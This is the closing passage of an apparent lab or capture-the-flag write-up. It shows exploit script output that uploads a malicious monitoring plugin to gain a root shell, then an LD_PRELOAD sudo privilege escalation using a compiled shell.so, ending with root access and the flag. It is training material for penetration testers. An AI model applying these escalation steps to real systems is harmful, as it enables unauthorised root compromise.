ng certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
Login NSP Token: fb30c73825f1592a5e44b1f019332e5d7c78402beadac18ced36e98f1496761c
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.234.136'. Addi
ng certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.234.136'. Addi
ng certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
Logged in!
Uploading Malicious Check Ping Plugin
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.234.136'. Addi
ng certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
Upload NSP Token: df1ef212a8382bab28429d0fb661c9bcb36978cfe749319f7f4d3cb0dcfe01bd
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.234.136'. Addi
ng certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1062: InsecureRequestWarning: Unverified HTTPS request is being made to host '192.168.234.136'. Addi
ng certificate verification is strongly advised. See: https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings
  warnings.warn(
```

between all the SSL warnings, you can see the script Authenticated and uploaded the malicious payload. Ill check my listener and see that I have a root shell!

```
ogbos@carryover:/tmp$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
shell.c: In function '_init':
shell.c:6:1: warning: implicit declaration of function 'setgid' [-Wimplicit-function-declaration
]
    6 | setgid(0);
      | ^~~~~~
shell.c:7:1: warning: implicit declaration of function 'setuid' [-Wimplicit-function-declaration
]
    7 | setuid(0);
      | ^~~~~~
ogbos@carryover:/tmp$ sudo -l
sudo: unable to resolve host carryover: Name or service not known
Matching Defaults entries for ogbos on carryover:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    env_keep+=LD_PRELOAD, use_pty

User ogbos may run the following commands on carryover:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/event-viewer.py
ogbos@carryover:/tmp$ sudo LD_PRELOAD=/tmp/shell.so /usr/bin/python3 /opt/event-viewer.py
sudo: unable to resolve host carryover: Name or service not known
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Ill grab the proof.txt flag!



This machine was incredibly simple, Finding the exploit was a real pain. But there was some value gained from this lab, such as, checking for default gimme creds and fixing SSL verification in python exploits. Thanks for reading and feel free to check out my other write-ups!